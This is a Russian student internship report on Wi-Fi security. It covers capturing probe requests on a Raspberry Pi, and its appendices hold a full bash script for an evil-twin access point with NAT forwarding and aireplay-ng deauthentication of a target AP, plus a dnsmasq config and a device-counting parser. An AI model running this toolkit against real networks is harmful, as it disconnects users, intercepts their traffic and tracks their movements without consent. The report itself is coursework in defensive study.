|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| logoМИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ | | | | | | | | | | | | | | | | | | | | |
| Федеральное государственное автономное образовательное  учреждение высшего образования | | | | | | | | | | | | | | | | | | | | |
| **Дальневосточный федеральный университет** | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
| **ШКОЛА ЕСТЕСТВЕННЫХ НАУК** | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
| **Кафедра информационной безопасности** | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
| **О Т Ч Е Т** | | | | | | | | | | | | | | | | | | | | |
| о прохождении учебной практики (учебно-лабораторного практикума) | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | |  |  | Выполнил студент  гр. С8117-10.05.01ммзи | | | | | | | | |
|  |  |  | | | | | | Пузан С.А. | | |
|  | | | | | | | | | |  |  | (подпись) | | | | | |  | | |
|  | | | | | | | | | | | | | | | | | | | | |
| Отчет защищен с оценкой | | | | | | | | | |  |  | Руководитель практики | | | | | | |  | |
|  | | | | | | | | | |  |  | Старший преподаватель кафедры информационной безопасности ШЕН | | | | | | | | |
|  | | | |  | С.С. Зотов | | | | |  |  |  | | | | |  | С.С. Зотов | | |
| (подпись) | | | |  | (И.О. Фамилия) | | | | |  |  | (подпись) | | | | |  | (И.О. Фамилия) | | |
| « | 26 | » | июня | | | | | | 2021 г. |  |  |  | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
| Регистрационный № | | | | | | | |  | |  |  | Практика пройдена в срок | | | | | | | | |
| « | 26 | » | июня | | | | | | 2021 г. |  |  | с | « | 22 | » | февраля | | | | 2021 г. |
|  | | | | | | | | | |  |  | по | « | 26 | » | июня | | | | 2021 г. |
|  | | | | | |  | Е.В. Третьяк | | |  |  | на предприятии | | | | | | | | |
| (подпись) | | | | | |  | (И.О. Фамилия) | | |  |  |
|  | | | | | | | | | |  |  | Кафедра информационной | | | | | | | | |
|  | | | | | | | | | |  |  | безопасности ШЕН ДВФУ | | | | | | | | |
|  | | | | | | | | | |  |  |  | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
| г. Владивосток | | | | | | | | | | | | | | | | | | | | |
| 2021 | | | | | | | | | | | | | | | | | | | | |

Оглавление

[Задание на практику 3](#_Toc75203808)

[Введение 4](#_Toc75203809)

[Теоретическая часть 6](#_Toc75203810)

[Практическая часть: 8](#_Toc75203811)

[Заключение 13](#_Toc75203812)

[Литература 14](#_Toc75203813)

[Приложение 1 15](#_Toc75203814)

[Приложение 2 20](#_Toc75203815)

[Приложение 3 21](#_Toc75203816)

# Задание на практику

* Изучение основ беспроводной передачи данных, используемых в современном оборудовании и вычислительной техники;
* Приобретение практических навыков в настройке оборудования, необходимого для сбора и последующей обработки полученных данных при перехвате Wi-Fi Probe Request запросов;
* Реализация программного обеспечения, позволяющего управлять режимами работы сетевого адаптера устройства для переключения между режимами прослушивания, ложной точки доступа и принудительного отключения пользователя от сети;
* Написание отчета о проделанной работе по вышеуказанной теме.

# Введение

Учебная (по получению первичных профессиональных умений и навыков, в том числе первичных умений и навыков научно-исследовательской деятельности) практика проходила на кафедре информационной безопасности ШЕН ДВФУ в период с 22 февраля 2021 года по 26 июня 2021 года.

Целью прохождения практики является приобретение практических и теоретических навыков по специальности, а также навыков оформления проведенного исследования в отчетной форме.

Задачи практики:

1. Ознакомиться с теоретическими основами беспроводной передачи данных посредством Wi-Fi-сетей;
2. Приобрести и настроить для дальнейшей работы микрокомпьютер Raspberry Pi 3;
3. Изучить и реализовать программу по управлению технологией перехвата Probe Request запросов и провести анализ перехваченных данных;
4. Изучить и реализовать программу по управлению технологией создания ложной Wi-Fi точки доступа;
5. Изучить и реализовать программу по управлению технологией отключения конечного пользователя от Wi-Fi точки доступа;
6. Написать отчет о проделанной работе.

**Разработка системы автоматического аудита безопасности Wi-Fi сетей**

**Development of an automatic security audit system for Wi-Fi networks.**

***Аннотация:***

*Данная статья посвящена рассмотрению способов манипуляций с интернет-трафиком, в частности с Probe Request запросами, для проведения дальнейших атак. Особое внимание уделяется общим методам прослушивания трафика, создания ложных точек доступа и генерации запросов на отключение пользователей. Так же в статье выявлены средства, предназначенные для проведения подобных атак; общий алгоритм действий хакера. В заключении подведен итог по поводу выполнения поставленной цели и перспективах этого проекта.*

**Предисловие**

Технологии доступа в интернет никогда не стоят на месте. Высокий спрос на информацию порождает необходимость постоянно совершенствовать качество предоставляемых услуг. Тем не менее, вопросы безопасности являются неотъемлемой частью любой инфраструктуры. Особенно проблемам несанкционированного доступа к информации подвержены беспроводные сети, так как имеют меньшую защищенность от прослушивания третьими лицами. Рассмотрение возможных векторов атак на Wi-Fi сети является одним из важнейших подходов при изучении вопроса их безопасности.

**Актуальность**

Wi-Fi сети являются одной из приоритетных целей злоумышленников, нацеленных на кражу данных пользователей без получения непосредственного доступа к их личным аккаунтам. Их основным недостатком является то, что практически любой пользователь может получить доступ к передаваемым данным.

Подобная тенденция обуславливает необходимость изучения этого вопроса со стороны образа мышления злоумышленника для того, чтобы иметь представление о возможных векторах атак и в дальнейшем действовать на предупреждение инцидентов.

# Теоретическая часть

Эволюция беспроводных соединений и последующее повсеместное распространение Wi-Fi инфраструктуры обеспечили возможность, анализируя соединение между клиентом и точкой доступа, получать различную информацию о человеке. Это может быть его местоположение, схема передвижений, информация о других активностях.

По стандарту IEEE 802.11 мобильные устройства могут работать в двух режимах при подключении к сети: в режиме пассивного сканирования и в режиме активного сканирования. Если устройство находится в пассивном режиме, оно прослушивает маячковые сообщения (beacon frames), которые рассылаются точками доступа по определённым каналам, таким образом, предлагая клиентам подключиться к этим точкам. Сканирование происходит полностью в пассивном режиме, из-за чего может потратиться много времени для того, чтобы просканировать все каналы на частоте 2.4 ГГц (примерно 1150 мс). При активном же сканировании мобильные устройства продолжительное время рассылают пакеты, называемые Probe Request запросы, и таким образом происходит поиск сетей, к которым устройство было когда-то подключено, чтобы автоматически переподключиться к ним. Для сканирования одного канала в среднем необходимо 8 мс, что намного быстрее чем, если бы устройство находилось в режиме пассивного сканирования. Probe Request запросы содержат уникальные MAC-адреса устройств и имя сети, поиск которой ведётся в данный момент.

Незашифрованные Probe Request запросы можно перехватить с помощью недорогих устройств, либо программ, называющихся Wi-Fi снифферами. К примеру, для их перехвата можно использовать микрокомпьютер Raspberry Pi с установленной на него системой Linux. Для этого необходимо перевести сетевой адаптер в режим мониторинга, который позволяет адаптеру не ассоциировать себя с какой-либо сетью и принимать все видимые ему пакеты. Для перевода в данный режим есть различные способы, но самым популярным является использование утилиты *airmon-ng* (необходимо в консоли прописать команду **airmon-ng start** “название сетевого интерфейса”). После включения режима мониторинга остаётся лишь запустить любой сниффер, например, Wireshark, который позволяет перехватывать и анализировать весь трафик, проходящий между клиентом и точкой доступа.

# Практическая часть:

Для выполнения работы было использовано следующее оборудование и ПО:


1. Одноплатный компьютер Raspberry Pi (в нашем случае использовалась версия 3B);
2. Внешний Wi-Fi адаптер для дистанционного управления устройством;
3. Kali Linux RaspberryPi OS;
4. Периферийные устройства и карта памяти;
5. Набор утилит *aircrack-ng*;
6. Утилита для сбора и прослушки сетевого трафика: *tcpdump;*
7. Python 3;

Как и любой компьютер Raspberry Pi нуждается в операционной системе. Ввиду того, что официальные версии операционных систем для Raspberry Pi не позволяют переводить встроенный Wi-Fi адаптер в режим мониторинга, нами была установлена модифицированная версия этой системы. Ее использование обусловлено еще и тем, что купленный нами внешний Wi-Fi адаптер оказался непригодным для перевода в режим мониторинга.


Основным накопителем данных в Raspberry Pi является MicroSDHC карта, поэтому установка ОС имеет свою специфику. Ввиду использования готового образа системы, установка нам не потребовалась.

Важным шагом является установка драйверов для Wi-Fi адаптера. Как упоминалось выше, его ревизия отличается от совместимой с режимом мониторинга, поэтому для корректной установки понадобились некоторые правки в настройках системы.

После установки необходимого ПО можно приступать к основной части работы. Так как для питания микрокомпьютера используется съемный накопитель энергии, с точки зрения удобства управления и сохранения запаса питания целесообразно не использовать графический интерфейс системы, а управлять ей удаленно. В нашем случае был использован протокол *ssh*.




Далее необходимо убедиться в том, что система видит оба Wi-Fi адаптера (внешний и внутренний) посредством команды **ifconfig.** На выводе видим два адаптера: *wlan1* и *wlan0*. В процессе работы имена интерфейсов поменяются местами, поэтому в качестве интерфейса для мониторинга будет использоваться *wlan0mon*. Для перевода сетевой карты в режим мониторинга воспользуемся утилитой *airmon-ng*. Сначала узнаем, к какому интерфейсу привязан наш внутренний адаптер (его мы и будем переводить в режим мониторинга) при помощи **sudo airmon-ng:**



Видим, что внешний адаптер привязан к интерфейсу *wlan0*, а внутренний — к *wlan1*.

Переведем теперь *wlan1* в режим мониторинга командой **sudo airmon-ng start wlan1:**




Получаем предупреждение о том, что следующие процессы (номера 384, 463 и 551) могут помешать работе адаптера в режиме мониторинга, однако в нашей ситуации мы пока не будем их убивать, так как иначе отключится и внешний Wi-Fi адаптер, через который производится управление системой. Внизу вывода видим, что для *wlan1* был включен режим мониторинга и теперь мы к этому интерфейсу должны обращаться по имени *wlan1mon*.


Практическая часть работы была разделена между нами на 3 части: каждый из участников команды выполнял свою задачу. Моей задачей было изучение принципов работы режима мониторинга и реализация программы, позволяющей прослушивать, собирать и обрабатывать перехваченные запросы.

Для перехвата трафика наиболее распространенными решениями являются следующие программы:

1. Сниффер *Wireshark;*
2. Сниффер *tcpdump* и скрипты, работающие на его основе;

В данной работе была использована утилита *tcpdump*. Написанная нами программа позволяет запускать *tcpdump* с определенными параметрами и автоматизировать процесс переключения между каналами. Таким образом, программа охватывает все доступные каналы связи и собирает максимальное количество запросов. Были использованы следующие параметры: **-l -I -i "$IFACE" -e -s 256 type mgt subtype probe-req | awk -f parse-tcpdump.awk | tee -a "$OUTPUT".** Здесь первый параметр выводит данные в читаемом виде, *-i* *“$IFACE”* использует интерфейс, полученный программой в качестве аргумента, *-e* выводит заголовки Ethernet, *-s 256* устанавливает размер получаемого пакета, следующий параметр устанавливает тип получаемых данных – probe requests. Далее после | указывается скрипт, парсящий данные из *tcpdump*. И в конце используется команда tee для вывода данных в файл “$OUTPUT”. В итоге вывод работы программы будет приблизительно таким:

Все собранные пакеты хранятся в файле probes.txt в папке с программой и содержат намного больше данных, так как эти запросы шлются в достаточно больших количествах. Для того, чтобы ассоциировать конкретных пользователей с конкретными точками доступа, была реализована программа, обрабатывающая результаты работы *sniff-probes* скрипта. Результат ее работы представлен на скриншоте ниже:



Вверху отображается вывод датафрейма, на который не был применен фильтр, снизу — отсортированные по MAC-адресу уникальные запросы (мы убрали все повторяющиеся). В рамках работы, находясь в комнате на 6 этаже, нам удалось установить наличие 9 уникальных устройств вокруг, при этом 2 устройства были нашими.

Полученные данные позволяют не только проанализировать местоположение и траекторию передвижения пользователей вокруг сканирующего устройства, но и реализовать ряд различных атак. К примеру, имея только MAC-адрес атакуемой точки доступа, можно отключить от нее всех пользователей с помощью утилиты для деаутентификации конечных устройств, а затем подменить оригинальную точку доступа ложной, заглушив ее сигнал. Далее злоумышленнику достаточно просто подождать, пока пользователи подключатся к его точке доступа и обрабатывать перехватываемые данные.

# Заключение

В результате работы поставленная нами цель была достигнута. Реализованное программное обеспечение позволяет перехватывать, анализировать трафик, проводить соответствующие атаки, подменять точки доступа и отключать пользователей от них.

Потенциальная опасность такого рода программного обеспечения достаточно велика, однако его наглядная реализация позволяет глубже понять возможные векторы планирования злоумышленника и в случае необходимости действовать на предупреждение возможного вреда. Все перехваченные в процессе работы данные принадлежат нам и носят лишь информативный характер.

Одним из возможных способов применения системы мониторинга Probe Request запросов является отслеживание активности пользователей в определенных местах. Это может быть полезно как рекламным компаниям для обработки результатов и предоставления более актуальной в соответствии с интересами пользователя рекламы, так и в других отраслях, отслеживающих перемещение пользователей (к примеру, криминалистика).

# Литература

1. How we tracked and analyzed over 200,000 people`s footsteps at MIT. [Электронный ресурс]. – Электрон. дан. – Режим доступа: <https://www.freecodecamp.org/news/tracking-analyzing-over-200-000-peoples-every-step-at-mit-e736a507ddbf/>.
2. The Perils of Probe Requests. [Электронный ресурс]. – Электрон. дан. – Режим доступа: <https://medium.com/@brannondorsey/wi-fi-is-broken-3f6054210fa5>
3. CWAP 802.11- Probe Request/Response. [Электронный ресурс]. – Электрон. дан. – Режим доступа : <https://mrncciew.com/2014/10/27/cwap-802-11-probe-requestresponse/>
4. Airmon-ng. [Электронный ресурс]. – Электрон. дан. – Режим доступа: <https://www.aircrack-ng.org/doku.php?id=airmon-ng>
5. Counting wireless devices on a Raspberry Pi with tcpdump. [Электронный ресурс]. – Электрон. дан. – Режим доступа: <https://frdmtoplay.com/counting-wireless-devices-on-a-raspberry-pi-with-tcpdump/>
6. Деаутентификация клиентов беспроводной сети в Kali Linux. [Электронный ресурс]. – Электрон. дан. – Режим доступа: <https://hackware.ru/?p=74>
7. Deauthentication. [Электронный ресурс]. – Электрон. дан. – Режим доступа: <https://www.aircrack-ng.org/doku.php?id=deauthentication>
8. Evil Twin [Электронный ресурс] – Электрон дан. – Режим доступа: https://null-byte.wonderhowto.com/news/evil-twin-part-3-full-bash-script-0166207/
9. Creating an Evil Twin or Fake Access Point on Your Home Network Using Aircrack-ng and Dnsmasq [Электронный ресурс] – Электро дан. – Режим доступа: https://thecybersecurityman.com/2018/08/11/pentest-edition-creating-an-evil-twin-or-fake-access-point-using-aircrack-ng-and-dnsmasq-part-1-setup/

# Приложение 1

Код программы, реализующей все указанные в работе функции:

#!/bin/bash

###########################################################################

#####Authors: Alexand Melnikov, Alexey Sysoev, Sergei Puzan################

#####Nicknames: Doctor D. Ildo, Turtle Titan, Brokendick Counterstrike#####

###########################################################################

function option0(){

echo ""

echo "Enter your monitor mode interface (wlan1mon): "

read interface

}

function option1(){

sudo airodump-ng $interface &

wait

}

function option2(){

bssid=''

while [ -z $bssid ]; do

echo "Enter the BSSID: "

read bssid

done

channel=''

while [ -z $channel ]; do

echo "Enter the Channel: "

read channel

done

echo "Write File Prefix: "

read writeFilePrefix

if [ -z $writeFilePrefix ]; then

echo "No Write File Specified"

else

writeFile=" -w $writeFilePrefix"

fi

sudo airodump-ng --bssid $bssid -c $channel $writeFile $interface &

wait

}

function option3(){

options3=''

echo "Evil Twin ESSID: "

read etEssid

if [ -z $etEssid ]; then

echo "ESSID not set"

else

options3="$options3 --essid $etEssid"

fi

echo "Evil Twin BSSID[optional]: "

read etBssid

if [ -z $etBssid ]; then

echo "BSSID not set"

else

options3="$options3 -a $etBssid"

fi

echo "Enter the Channel: "

read etChannel

if [ -z $etChannel ]; then

echo "Channel not set"

else

options3="$options3 -c $etChannel"

fi

echo "Enter the host MAC(client connected to target AP)[optional]: "

read etHost

if [ -z $etHost ]; then

echo "Host MAC not set"

else

options3="$options3 -h $etHost"

fi

echo "Enter any other options (refer to man airbase-ng...)[optional]:"

read otherOptions

if [ -z $otherOptions ]; then

echo "No other options set"

else

options3="$options3 $otherOptions"

fi

sleep 3

echo "Killing Airbase-ng..."

pkill airbase-ng

sleep 2;

echo "Killing DHCP..."

pkill dhcpd

sleep 5;

#echo $options3

echo "Starting Fake AP..."

sudo airbase-ng $options3 $interface &

echo "Initiating at0 interface"

ifconfig at0 up

ifconfig at0 10.0.0.1 netmask 255.255.255.0

route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1

iptables -P FORWARD ACCEPT

iptables -t nat -A POSTROUTING -o wlan0mon -j MASQUERADE

echo 1 > /proc/sys/net/ipv4/ip\_forward

dnsmasq -C dnsmasq.conf -d

}

function option4(){

deauthType=''

while [ -z $deauthType ]; do

echo "Would you like to run a basic deauth attack? (--deauth 100)"

echo "[1] Yes"

echo "[2] No"

read deauthType

done

echo "you selected $deauthType"

if [ $deauthType = 1 ]; then

sudo aireplay-ng --deauth 100 -a $bssid $interface &

fi

if [ $deauthType = 2 ]; then

echo "Enter your aireplay-ng options, you must add the -a tag, and DO NOT include the interface"

read options4

sudo aireplay-ng $options4 $interface &

fi

wait

}

function option5(){

echo "Killing airbase-ng"

pkill airbase-ng

sleep 1

echo "Killing dhcpd"

pkill dhcpd

sleep 1

echo "Killing aireplay-ng"

pkill aireplay-ng

sleep 1

echo "Killing airodump-ng"

pkill airodump-ng

sleep 1

echo "sleeping..."

sleep 2

exit

}

function menu(){

echo "What would you like to do?"

echo "[0] set up interface"

echo "[1] find the target"

echo "[2] hone in on target"

echo "[3] set up Evil-Twin AP"

echo "[4] deauth the target AP"

echo "[5] exit"

read userInput

}

function userAction(){

case $userInput in

0) option0 ;;

1) option1 ;;

2) option2 ;;

3) option3 ;;

4) option4 ;;

5) option5 ;;

esac

}

echo ""

echo "You MUST set your usb Wifi adapter in monitor mode first"

echo "Then follow the steps 1-5"

echo "This will help set up an Evil Twin AP"

echo ""

echo ""

echo ""

sleep 3

uI=0;

interface=''

while [ -z $interface ]; do

option0

done

until [ $uI = 5 ]; do

menu

uI=$userInput

#echo "you selected $uI hello"

userAction

done

# Приложение 2

Конфигурация dnsmasq для ложной точки доступа:

interface=at0

dhcp-range=10.0.0.20,10.0.0.250,255.255.255.0,12h

dhcp-option=3,10.0.0.1

dhcp-option=6,10.0.0.1

server=8.8.8.8

server=8.8.4.4

server=64.6.64.6

server=64.6.65.6

log-queries

log-dhcp

listen-address=127.0.0.1

# Приложение 3

Код программы, предназначенной для парсинга собранных данных:

# -\*- coding: utf-8 -\*-

import pandas as pd

from sys import argv

from sys import exit

path = '/home/nnmd/Документы/'

try:

arg = str(argv[1])

except:

arg = input(f'Введите имя файла: (папка по умолчанию: {path})\n')

try:

df = pd.read\_csv(path + arg, names=['Time', 'Strength', 'MAC-address', 'ESSID'], sep=' ')

except FileNotFoundError:

print('Неверное имя файла. Првоерьте путь и имя файла и попробуйте еще раз.')

exit()

print(df)

filtered = df[['MAC-address', 'ESSID']]

filtered = filtered.drop\_duplicates().sort\_values(by='MAC-address')

print(filtered)

filtered.to\_csv(path+'filtered\_probes.txt')

to\_count = filtered['MAC-address']

to\_count = to\_count.drop\_duplicates()

count = to\_count.count()

print(f'Всего уникальных устройств обнаружено: {count}')